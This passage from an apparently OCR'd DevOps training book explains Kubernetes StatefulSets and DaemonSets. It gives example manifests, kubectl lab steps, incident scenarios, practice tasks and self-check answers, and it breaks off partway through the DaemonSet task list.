


Figure 8.10-2

5 How it works

```yaml
apiVersion: v1
kind: Service
metadata:
  name: pg
spec:
  clusterIP: None            # headless: DNS returns Pod IPs, one name per Pod
  selector:
    app: pg
  ports:
    - name: pg
      port: 5432
```

```yaml
---
apiVersion: apps/v1
kind: StatefulSet
metadata:
  name: pg
spec:
  serviceName: pg            # must name the governing headless Service
  replicas: 3
  selector:
    matchLabels:
      app: pg
  podManagementPolicy: OrderedReady     # or Parallel
  updateStrategy:
    type: RollingUpdate
    rollingUpdate:
      partition: 0                      # only Pods with ordinal ≥ partition are updated
  persistentVolumeClaimRetentionPolicy: # stable since v1.32
    whenDeleted: Retain
    whenScaled: Retain
  template:
    metadata:
      labels:
        app: pg
    spec:
      containers:
        - name: postgres
          image: postgres:16
          ports:
            - name: pg
              containerPort: 5432
          env:
            - name: POSTGRES_PASSWORD
              value: demo-only-password
            - name: PGDATA
              value: /var/lib/postgresql/data/pgdata
          volumeMounts:
            - name: data
              mountPath: /var/lib/postgresql/data
  volumeClaimTemplates:
    - metadata:
        name: data
      spec:
        accessModes: [ReadWriteOnce]
        resources:
          requests:
            storage: 1Gi
```

Property	Deployment	StatefulSet
Pod names	Random suffix	`name-0`, `name-1`, … fixed
Storage	Shared template volume or none	Own PVC per Pod from `volumeClaimTemplates`

Property	Deployment	StatefulSet
DNS	Service load-balances to anyone	Headless Service gives `pod.service.ns.svc` per Pod
Start/stop order	All at once	Ordered (default), reverse on scale down
Replacement	New random Pod	Same name and same PVC, never two at once
Rolling update	Surge and unavailable counts	One Pod at a time from highest ordinal down, waits for Ready
Typical use	Stateless web APIs	Databases, brokers, consensus clusters

Key behaviours:

- **Identity.** Pod `pg-1` has hostname `pg-1` and DNS `pg-1.pg.<namespace>.svc.cluster.local`. Ordinals start at 0 by default (`spec.ordinals.start` can change this).
- **Pod management.** `OrderedReady` waits for each Pod to be Running and Ready before creating the next, and blocks scale-down/updates if a Pod is unhealthy. `Parallel` launches or terminates all Pods at once, useful when the application handles ordering itself.
- **Updates.** `RollingUpdate` replaces Pods from the highest ordinal to 0, waiting for each to be Ready. `partition: N` holds back all Pods with an ordinal below `N`, giving a canary: set `partition: 2` of 3 replicas to update only `pg-2`, test, then lower to 0. The `OnDelete` strategy updates a Pod only when you delete it, for manual control.
- **Storage lifecycle.** PVCs are **not** deleted when you scale down or delete the StatefulSet unless `persistentVolumeClaimRetentionPolicy` says `Delete`. Scale back up and `pg-2` finds `data-pg-2` again. Clean-up of old PVCs is manual by default.
- `volumeClaimTemplates` **are immutable.** You cannot change the storage size by editing the template; expand each PVC individually (if the StorageClass allows) and recreate the StatefulSet with `--cascade=orphan` to keep Pods running.
- **Node failure.** If a node becomes unreachable, the controller will not start `pg-1` elsewhere until the old Pod is confirmed terminated (the node returns, the Node object is deleted, or the Pod is force-deleted). Force-deleting a Pod that might still be running risks two instances writing the same data, so only do it when you are sure the node is dead.
- **Readiness matters more.** With ordered rollouts, a readiness probe that is too lax lets the controller move on to the next Pod too soon; too strict stalls the rollout (Liveness and Readiness Probes §8.15).
- **Replication is your job.** Pod `pg-0` is not automatically a primary. An init script, sidecar or operator configures roles. See Stateful Workloads §16.8 and Operators §16.4 for the production approach.

Step-by-step guide

6

Prerequisites: the `devops` kind cluster (topic 1 §8.1) with its default `standard` StorageClass (topic 9 §8.9). Cost: free. The three replicas are independent PostgreSQL servers (no replication is configured; this lab is about identity, storage and ordering). Outputs are illustrative.

1. **Create the headless Service and StatefulSet** using the manifest from section 5. Save it as `pg.yaml`, then:

   ```bash
   kubectl apply -f pg.yaml
   kubectl get pods -l app=pg -w
   ```

   Watch Pods appear **one at a time**: `pg-0` becomes `Running` and Ready before `pg-1` is created, then `pg-2`. Press Ctrl-C when all three are `1/1 Running`.

2. **Inspect the identity and storage.**

   ```bash
   kubectl get statefulset pg
   kubectl get pvc -l app=pg
   kubectl get pods -l app=pg -o wide
   ```

   Pods are `pg-0`, `pg-1`, `pg-2`. PVCs are `data-pg-0`, `data-pg-1`, `data-pg-2`, each `Bound` to its own PV. (The PVCs inherit the Pod template labels in recent Kubernetes versions; if `-l app=pg` shows none on your version, run `kubectl get pvc`.)

3. **See the per-Pod DNS names.**

   ```bash
   kubectl run dns --rm -it --restart=Never --image=busybox:1.36 -- nslookup pg
   kubectl run dns --rm -it --restart=Never --image=busybox:1.36 -- nslookup pg-1.pg
   ```

   The first returns three A records (one per Ready Pod). The second returns exactly the IP of `pg-1`. Compare with a normal ClusterIP Service, which returns one virtual IP.

4. **Write distinct data into each Pod.**

   ```bash
   for i in 0 1 2; do
     kubectl exec pg-$i -- psql -U postgres -c "CREATE TABLE who(name text); INSERT INTO
     who VALUES ('I am pg-$i');"
   done
   kubectl exec pg-1 -- psql -U postgres -t -c "SELECT * FROM who;"
   ```

Prints `I am pg-1`. Each Pod has independent storage.

5. **Prove identity survives deletion.**

```bash
kubectl get pod pg-1 -o wide
kubectl delete pod pg-1
kubectl wait --for=condition=Ready pod/pg-1 --timeout=120s
kubectl get pod pg-1 -o wide
kubectl exec pg-1 -- psql -U postgres -t -c "SELECT * FROM who;"
```

The replacement is again named `pg-1` (the IP may differ, the DNS name does not) and the data `I am pg-1` is still there, because it re-attached `data-pg-1`.

6. **Scale down and up.** Order is reversed on the way down, and storage is kept:

```bash
kubectl scale statefulset pg --replicas=1
kubectl get pods -l app=pg
kubectl get pvc
kubectl scale statefulset pg --replicas=3
kubectl wait --for=condition=Ready pod/pg-2 --timeout=180s
kubectl exec pg-2 -- psql -U postgres -t -c "SELECT * FROM who;"
```

`pg-2` is removed first, then `pg-1`. All three PVCs remain, and the new `pg-2` still has `I am pg-2`.

7. **Do a canary update with `partition`.**

```bash
kubectl patch statefulset pg -p '{"spec":{"updateStrategy":
  {"type":"RollingUpdate","rollingUpdate":{"partition":2}}}}'
kubectl set image statefulset/pg postgres=postgres:16.4
kubectl rollout status statefulset/pg --timeout=180s
kubectl get pods -l app=pg -o custom-
  columns=NAME:.metadata.name,IMAGE:.spec.containers[0].image
```

Only `pg-2` runs the new image; `pg-0` and `pg-1` stay on `postgres:16`. (`rollout status` may report "waiting for partitioned roll out to finish", which is expected.) Then roll the rest: `kubectl patch statefulset pg -p '{"spec":{"updateStrategy":{"rollingUpdate":{"partition":0}}}}'` and watch the order `pg-1`, then `pg-0`. If `postgres:16.4` is not available to you, choose any other existing tag such as `postgres:16.3`.

8. **Break it: a Pod that cannot become Ready blocks the rollout.**

```bash
kubectl set image statefulset/pg postgres=postgres:does-not-exist
kubectl get pods -l app=pg
kubectl describe pod -l app=pg | grep -i -A2 'failed\|back-off' | head
```

   The highest-ordinal Pod gets `ErrImagePull` / `ImagePullBackOff`, and the controller **does not touch the other Pods**: ordered rollout limits the blast radius. Fix it with `kubectl rollout undo statefulset/pg` or by setting a valid image; because the Pod is not Ready you may need to delete it so the controller recreates it from the fixed template.

9. **Clean up, including the data.** Deleting the StatefulSet does not delete the PVCs:

```bash
kubectl delete statefulset pg
kubectl get pvc
kubectl delete pvc -l app=pg
kubectl delete pvc data-pg-0 data-pg-1 data-pg-2 --ignore-not-found
kubectl delete service pg
```

7 Real-world scenario

Illustrative scenario. The `shop-api` team runs a three-member Kafka-style cluster on Kubernetes as a StatefulSet with `podManagementPolicy: OrderedReady`. A cloud provider retires the VM hosting `events-1` unexpectedly; the node goes `NotReady` and the Pod enters `Unknown` / `Terminating`. Unlike a Deployment, no replacement appears for 20 minutes, the partitions led by that broker are under-replicated and alerts fire. The on-call engineer checks that the instance is truly gone in the cloud console, deletes the stale Node object, and the controller recreates `events-1` on a healthy node where it re-attaches its EBS volume and rejoins the cluster with its old broker identity. The postmortem adds a runbook step "verify the node is gone before forcing anything", a PodDisruptionBudget so voluntary drains cannot take down two brokers at once, and spread constraints so brokers live in different zones (Scheduling §8.13). **Lesson:** StatefulSets trade availability for safety. They will wait rather than risk two Pods writing to the same data.

8 Common mistakes and best practices

Don't

- Use a StatefulSet for a stateless app, or a Deployment for a database.

- Assume StatefulSet equals HA. Without replication and failover logic, three replicas are three unrelated databases.
- Force-delete a Pod (`--force --grace-period=0`) just because it is stuck; you may create two writers on one volume.
- Forget that PVCs outlive the StatefulSet: the storage keeps billing, and old data can be reattached unexpectedly by a recreated set with the same name.
- Rely on Pod IPs; they change. Use the stable DNS names.
- Put a database in a cluster with no backups and no tested restore (Backups §15.1).

Do

- Create the headless Service first and set `serviceName` correctly.
- Add accurate readiness probes so ordered rollouts only advance when each member is truly healthy.
- Use `partition` for canary updates, and `OnDelete` when upgrades need human steps (like failing over a primary first).
- Add a PodDisruptionBudget and anti-affinity or topology spread so a node drain or zone loss cannot take a quorum down.
- Decide the PVC retention policy deliberately (`Retain` for data you cannot recreate).
- Prefer a mature operator or a managed service for production databases (Operators §16.4, Stateful Workloads §16.8).

9 Tasks

- [ ] **T1 — Deploy and observe ordered start** *(≈40 min, beginner)*
  - **Goal:** see ordinals, PVCs and ordering.
  - **Steps:**
    1. Apply `pg.yaml` and run `kubectl get pods -l app=pg -w`.
    2. Run `kubectl get pvc` and `kubectl get statefulset pg`.
  - **Done when:** you saw `pg-0`, `pg-1`, `pg-2` created one after another and three distinct Bound PVCs exist.
- [ ] **T2 — Stable DNS per Pod** *(≈30 min, beginner)*
  - **Goal:** use per-Pod names from the headless Service.
  - **Steps:**
    1. From a temporary Pod run `nslookup pg` and `nslookup pg-0.pg`.
    2. Delete `pg-0`, wait for it to return, and look up the name again.

- **Done when:** `pg` returns three A records, `pg-0.pg` resolves to a single IP, and the name still resolves after the Pod is recreated (the IP may change).

- [ ] **T3 — Prove storage follows the ordinal** *(≈40 min, intermediate)*
  - **Goal:** show data tied to identity, not to a Pod object.
  - **Steps:**
    1. Insert a unique row into each member.
    2. Delete all three Pods at once: `kubectl delete pod -l app=pg`.
    3. After they return, read the rows back.
  - **Done when:** each Pod returns its own original row.

- [ ] **T4 — Canary update with partition** *(≈45 min, intermediate)*
  - **Goal:** update one replica first.
  - **Steps:**
    1. Set `partition: 2` and change the image tag.
    2. Show which Pods run which image.
    3. Lower the partition to 0 and note the order of replacement.
  - **Done when:** a table of Pod versus image proves only `pg-2` changed first, and the rest updated from the highest ordinal down.

- [ ] **T5 — Break and fix: a bad image and a stuck volume** *(≈50 min, advanced)*
  - **Goal:** troubleshoot two StatefulSet-specific failures.
  - **Steps:**
    1. Roll out a non-existent image tag; record which Pods were affected, then fix it.
    2. Delete a PVC while its Pod is running (`kubectl delete pvc data-pg-0`); observe `Terminating` (the `kubernetes.io/pvc-protection` finalizer holds it), then delete the Pod so the claim finishes deleting, and see what happens to the recreated Pod.
  - **Done when:** you can explain, from events and `kubectl get pvc`, why the rollout stopped at one Pod and what protected the in-use PVC.

- [ ] **T6 — Prove it: choose the right controller** *(≈30 min, advanced)*
  - **Goal:** justify StatefulSet versus Deployment versus a managed database for `shop-api`'s PostgreSQL.
  - **Steps:**
    1. Without notes, list what a StatefulSet guarantees and what it does not (replication, backups, failover).

2. Demonstrate the guarantees in kind: stable name, same PVC after deletion, ordered scale-down.
3. Write a short recommendation for production (operator or managed service) with reasons.

- **Done when:** your demo shows all three guarantees and your recommendation names the responsibilities you would otherwise own.

10 Self-check questions

1. What three things does a StatefulSet give you that a Deployment does not?
2. Why does a StatefulSet need a headless Service?
3. What happens to PVCs when you scale a StatefulSet down or delete it?
4. How does `partition` help with upgrades?
5. A node dies and a StatefulSet Pod stays `Terminating` for a long time. Why, and what is the risk of force-deleting it?
6. Does a three-replica PostgreSQL StatefulSet give you a replicated database?

ANSWERS

1. Stable, unique Pod names and DNS; a dedicated persistent volume per Pod that follows the ordinal; ordered creation, scaling and rolling updates.
2. The headless Service (`clusterIP: None`) publishes a DNS record per Pod (`pod-0.service...`), so members and clients can address specific Pods instead of a load-balanced virtual IP.
3. By default they are kept (the retention policy is `Retain`), so data survives and is reattached on scale-up; you must delete them manually, or set `persistentVolumeClaimRetentionPolicy` to `Delete` .
4. With `RollingUpdate.partition: N` , only Pods with ordinals greater than or equal to N get the new template, so you can update and test one replica before releasing the rest.
5. The controller guarantees at most one Pod per identity, so it waits until the old Pod is confirmed gone. Force-deleting while the node may still be running risks two Pods writing to the same volume and corrupting data.
6. No. The three Pods are independent servers until you configure replication (init scripts, sidecars or an operator).

11 Further reading

- Kubernetes documentation, *Concepts* > *Workloads* > *Controllers* > *StatefulSets*, and the tutorials *StatefulSet Basics* and *Run a Replicated Stateful Application*.
- Kubernetes documentation, *Tasks* > *Run Applications* > *Force Delete StatefulSet Pods*.
- Zalando Postgres Operator, CloudNativePG, Strimzi and Prometheus Operator documentation, as examples of operators built on StatefulSets or similar primitives.
- *Kubernetes Patterns* (Bilgin Ibryam, Roland Huss) and *Kubernetes in Action* (Marko Luksa), chapters on StatefulSets.

8.11 DaemonSets

Topic 11 of 19 | ~3 hours | Difficulty: Intermediate

1 What it is

A **DaemonSet** is a Kubernetes workload controller that makes sure **one copy of a Pod runs on every node** (or on every node that matches a filter). Add a node to the cluster and the DaemonSet controller starts a Pod on it automatically; remove the node and that Pod is garbage-collected. You never say "3 replicas" — the *number of nodes* decides how many Pods exist.

Where a Deployment answers "keep N copies of my app running somewhere", a DaemonSet answers "keep one copy of this helper running *on each machine*". That makes it the right tool for **per-node agents**: log shippers that read the node's log files, metrics exporters that read the node's `/proc` and `/sys`, networking components (the CNI plugin, `kube-proxy`), storage drivers and security sensors. The word comes from Unix *daemon* (a background service, see Daemons and systemd §1.9) — a DaemonSet is "a daemon per node, managed by Kubernetes".

2 Why it matters in DevOps

- **Observability depends on it.** If the log shipper or node exporter is missing on one node, that node is a blind spot — and it is usually the node that is misbehaving.
- **Cluster plumbing is DaemonSets.** On most clusters the CNI (Container Network Interface) plugin and `kube-proxy` are DaemonSets. A bad rollout of one breaks pod networking on every node, so you must know how to update them safely.
- **Cost and capacity:** a DaemonSet Pod consumes CPU and memory on *every* node. A 200 MiB agent on 100 nodes is 20 GiB of RAM you pay for. Requests and limits on agents matter (Resource Requests and Limits §8.14).
- **Scheduling surprises:** agents must run on tainted nodes (control plane, GPU, spot) or you silently lose coverage — see Scheduling §8.13.

3 Real-world system example

The Kubernetes control plane add-ons themselves. On a cluster built with `kubeadm`, `kube-proxy` runs as a DaemonSet in the `kube-system` namespace, and CNI plugins such as Calico, Cilium and Flannel are shipped as DaemonSets too. Run `kubectl get ds -n kube-system` on almost any cluster and you will see them.

Monitoring and logging stacks. The Prometheus project's `node_exporter` is conventionally deployed as a DaemonSet (the `kube-prometheus-stack` Helm chart does this), exposing each node's CPU, memory, disk and network metrics on port 9100. Log collectors such as **Fluent Bit** and **Fluentd** (both CNCF projects) are commonly deployed as DaemonSets that mount the node's `/var/log` and read the container log files the container runtime writes there. Commercial agents (for example the Datadog Agent) document the same DaemonSet pattern. The shape is always the same: one privileged-ish Pod per node reads host-level data and forwards it somewhere central.

4 Diagram




Figure 8.11-1

What happens when a node joins and the DaemonSet is rolled out:




Figure 8.11-2

5 How it works

Scheduling. Since Kubernetes 1.12 the DaemonSet controller creates one Pod per eligible node and gives each a *node affinity* that pins it to that exact node; the normal scheduler then binds it. Because of that, DaemonSet Pods obey the same rules as other Pods: taints, `nodeSelector`, resource fit.

Which nodes are eligible?

Mechanism	Effect
No selector	every schedulable node, **except** nodes with taints the Pod does not tolerate
`spec.template.spec.nodeSelector` / `nodeAffinity`	only nodes with matching labels (for example `disktype=ssd`, `gpu=true`)
`tolerations`	lets the Pod run on tainted nodes, such as the control plane (`node-role.kubernetes.io/control-plane:NoSchedule`)
built-in tolerations	the controller automatically adds tolerations for `not-ready`, `unreachable`, `disk-pressure`, `memory-pressure`, `pid-pressure`, `unschedulable` (and `network-unavailable` for `hostNetwork` Pods) so agents survive a sick node

Update strategies (`spec.updateStrategy.type`):

Type	Behaviour
`RollingUpdate` (default)	replaces Pods node by node; `maxUnavailable` (default 1, accepts a number or a percentage such as `10%`) limits how many nodes lack the agent at once; `maxSurge` (stable since 1.25) can start the new Pod before the old one stops, but then `maxUnavailable` must be 0 and Pods that bind a `hostPort` or the host network port will conflict, so agents like the node exporter keep `maxSurge` at its default of 0
`OnDelete`	the controller updates a Pod only after you delete it — useful for risky components such as the CNI where you want to drain node by node yourself

Talking to the host. Agents typically need host access, so you will see:

- `hostPath` volumes (`/var/log`, `/proc`, `/sys`, `/var/run/containerd/containerd.sock`) — read-only wherever possible;
- `hostNetwork: true` so the agent binds the node's IP (node exporter on `:9100`) — this makes it reachable at `<node-ip>:9100`;
- `hostPID: true` for process-level visibility;
- a **ServiceAccount + RBAC** if the agent calls the API server (a log shipper that enriches records with pod labels needs `get/list/watch` on pods; see RBAC §8.18).

These are powerful permissions; treat every DaemonSet as a high-value target and keep its image pinned and minimal.

Reaching the Pods. Use a headless Service or scrape by node IP. To send traffic to the agent *on the same node* (for example apps sending traces to a local collector) expose it with `hostPort` or use the Downward API to pass `status.hostIP` as an env var.

6 Step-by-step guide

Prerequisites: Docker, `kind` (`kind.sigs.k8s.io`) and `kubectl` installed. Cost: free (runs locally, about 2 GB RAM for three nodes). Manifests below use `apps/v1`, the current stable API for DaemonSets. Command output shown is *illustrative* — names, ages and IPs will differ on your machine.

1. **Create a 3-node lab cluster** (one control plane, two workers).

```bash
cat > kind-lab.yaml <<'EOF'
kind: Cluster
apiVersion: kind.x-k8s.io/v1alpha4
nodes:
  - role: control-plane
  - role: worker
  - role: worker
EOF
kind create cluster --name lab --config kind-lab.yaml
kubectl get nodes
```

   Expect three nodes in `Ready` state: `lab-control-plane`, `lab-worker`, `lab-worker2`.

2. **Look at DaemonSets that already exist.**

```bash
kubectl get ds -n kube-system
```

   Illustrative output: `kindnet` (the CNI that kind installs) and `kube-proxy`, each with `DESIRED 3 CURRENT 3 READY 3`.

3. **Deploy a node-metrics agent.** Save as `node-exporter.yaml`:

```yaml
apiVersion: v1
kind: Namespace
metadata:
  name: monitoring
---
apiVersion: apps/v1
kind: DaemonSet
metadata:
  name: node-exporter
  namespace: monitoring
  labels:
    app.kubernetes.io/name: node-exporter
spec:
  selector:
```

```
    matchLabels:
      app.kubernetes.io/name: node-exporter
  updateStrategy:
    type: RollingUpdate
    rollingUpdate:
      maxUnavailable: 1
  template:
    metadata:
      labels:
        app.kubernetes.io/name: node-exporter
    spec:
      hostNetwork: true
      hostPID: true
      tolerations:
        - key: node-role.kubernetes.io/control-plane
          operator: Exists
          effect: NoSchedule
      containers:
        - name: node-exporter
          image: quay.io/prometheus/node-exporter:v1.8.2
          args:
            - --path.procfs=/host/proc
            - --path.sysfs=/host/sys
            - --web.listen-address=:9100
          ports:
            - name: metrics
              containerPort: 9100
          resources:
            requests:
              cpu: 25m
              memory: 32Mi
            limits:
              memory: 64Mi
          volumeMounts:
            - name: proc
              mountPath: /host/proc
              readOnly: true
            - name: sys
              mountPath: /host/sys
              readOnly: true
      volumes:
        - name: proc
          hostPath:
            path: /proc
        - name: sys
          hostPath:
            path: /sys
```

```bash
kubectl apply -f node-exporter.yaml
kubectl -n monitoring get ds,pods -o wide
```

Expect `DESIRED 3 CURRENT 3 READY 3` and three Pods, one per node, each with the node's IP (because of `hostNetwork`). The control-plane node only gets a Pod because of the toleration — remove it later in task T3 and watch the count drop to 2.

4. **Read real metrics from the node.**

```bash
kubectl -n monitoring port-forward ds/node-exporter 9100:9100 &
curl -s localhost:9100/metrics | grep -E '^node_(load1|memory_MemAvailable_bytes) '
kill %1
```

You should see `node_load1` and `node_memory_MemAvailable_bytes` lines. This is exactly what Prometheus would scrape.

5. **Add a node and watch the DaemonSet react.** kind cannot add nodes to a running cluster, so simulate it by labelling: change the Pod template to `nodeSelector: {monitoring: "true"}` (add it under `spec.template.spec`), re-apply, and observe `DESIRED 0`. Then label nodes one by one:

```bash
kubectl label node lab-worker monitoring=true
kubectl -n monitoring get ds node-exporter -w
```

The `DESIRED` and `READY` counts rise as each node gets labelled — the controller reacts to node changes, not just to YAML changes.

6. **Roll out a new version safely.**

```bash
kubectl -n monitoring set image ds/node-exporter node-
  exporter=quay.io/prometheus/node-exporter:v1.8.1
kubectl -n monitoring rollout status ds/node-exporter
kubectl -n monitoring rollout history ds/node-exporter
kubectl -n monitoring rollout undo ds/node-exporter
```

`rollout status` waits node by node; `undo` returns to the previous revision.

7. **Clean up.**

```bash
kubectl delete namespace monitoring
kind delete cluster --name lab
```

7 Real-world scenario

Illustrative scenario. The `shop-api` team notices a gap in the logging dashboard: no logs at all from the `payments` workloads for twenty minutes during an incident. The on-call engineer runs `kubectl get ds -n logging` and sees `DESIRED 12, READY 11`. The missing node is a recently added **tainted node pool** (`dedicated=payments:NoSchedule`) — the log-shipper DaemonSet had no matching toleration, so its Pod was never created there, and the cluster autoscaler quietly added the pool after the DaemonSet was written. The fix is a one-line toleration (`operator: Exists`, which tolerates any taint) in the DaemonSet and a rollout; coverage returned within minutes. **Lesson:** per-node agents should tolerate every taint you use, and an alert on `kube_daemonset_status_number_misscheduled` / `desired ≠ ready` turns a silent blind spot into a page.

8 Common mistakes and best practices

Don't

- Forget tolerations for control-plane, GPU, spot or dedicated pools — you lose logs and metrics from exactly the nodes you care about.
- Run agents without resource requests and limits; one runaway log shipper can starve the node's real workloads.
- Mount the whole host filesystem read-write "to make it work". Mount only the paths needed, `readOnly: true`.
- Roll out a CNI or storage-driver DaemonSet with the default `maxUnavailable` on a production cluster without a canary node first.
- Use a DaemonSet when you just need "N replicas anywhere" — that is a Deployment (Deployments and ReplicaSets §8.3).

Do

- Pin image tags (never `latest`) and keep `updateStrategy: RollingUpdate` with a sensible `maxUnavailable` (a percentage scales with cluster size).
- Give every agent a `priorityClassName` such as `system-node-critical` where appropriate, so it is the last Pod evicted under pressure.

- Add liveness and readiness probes (Liveness and Readiness Probes §8.15).
- Alert when `DESIRED ≠ READY` for any DaemonSet.
- Use a dedicated ServiceAccount with least-privilege RBAC.

9 Tasks

- [ ] **T1 — Find the DaemonSets in your cluster** *(≈15 min, beginner)*
  - **Goal:** recognise the DaemonSets that make a cluster work.
  - **Steps:**
    1. Create the kind cluster from step 1.
    2. Run `kubectl get ds -A -o wide`.
    3. For `kube-proxy`, run `kubectl -n kube-system describe ds kube-proxy` and note the node selector, tolerations and update strategy.
  - **Done when:** you can state what each DaemonSet in `kube-system` does and why it must run on every node.
- [ ] **T2 — Deploy the node exporter and read a metric** *(≈30 min, beginner)*
  - **Goal:** run a per-node agent and prove it sees the host.
  - **Steps:**
    1. Apply `node-exporter.yaml` from step 3.
    2. Port-forward one Pod and `curl localhost:9100/metrics`.
    3. Compare `node_memory_MemTotal_bytes` with `grep MemTotal /proc/meminfo` run inside the kind node (`docker exec lab-worker grep MemTotal /proc/meminfo`).
  - **Done when:** both numbers match, proving the Pod reads the node's `/proc`, not its own.
- [ ] **T3 — Control where it runs** *(≈30 min, intermediate)*
  - **Goal:** use tolerations and node selectors to shape DaemonSet placement.
  - **Steps:**
    1. Remove the control-plane toleration and re-apply; confirm `DESIRED` drops from 3 to 2.
    2. Add `nodeSelector: {monitoring: "true"}` and label only `lab-worker`; confirm exactly one Pod exists.
    3. Remove the label from the node and watch the Pod disappear.
  - **Done when:** `kubectl get pods -n monitoring -o wide` shows Pods only on nodes that match your rules, at each step.

- [ ] **T4 — Build a log tailer** *(≈45 min, intermediate)*
  - **Goal:** write a DaemonSet that reads host log files, the way Fluent Bit does.
  - **Steps:**
    1. Write a DaemonSet using image `busybox:1.36` with `command: ["sh","-c","tail -F /host/var/log/containers/*.log"]`.
    2. Mount the host `/var/log` read-only at `/host/var/log` (`hostPath`).
    3. Run `kubectl logs ds/<name>` and find lines from `kube-proxy` or `coredns`.
  - **Done when:** the DaemonSet Pod prints log lines produced by *other* Pods on the same node.
- [ ] **T5 — Break and fix a rollout** *(≈30 min, advanced)*
  - **Goal:** practise the rollout and rollback safety net.
  - **Steps:**
    1. Set the image to a tag that does not exist (`node-exporter:v0.0.0`).
    2. Observe with `kubectl rollout status` and `kubectl get pods`; with `maxUnavailable: 1` only one node is affected.
    3. Run `kubectl rollout undo` and confirm all three Pods return to `Running`.
  - **Done when:** `READY` returns to `3` and you can explain why only one node was hurt.
- [ ] **T6 — Prove it: explain DaemonSet vs Deployment** *(≈30 min, advanced)*
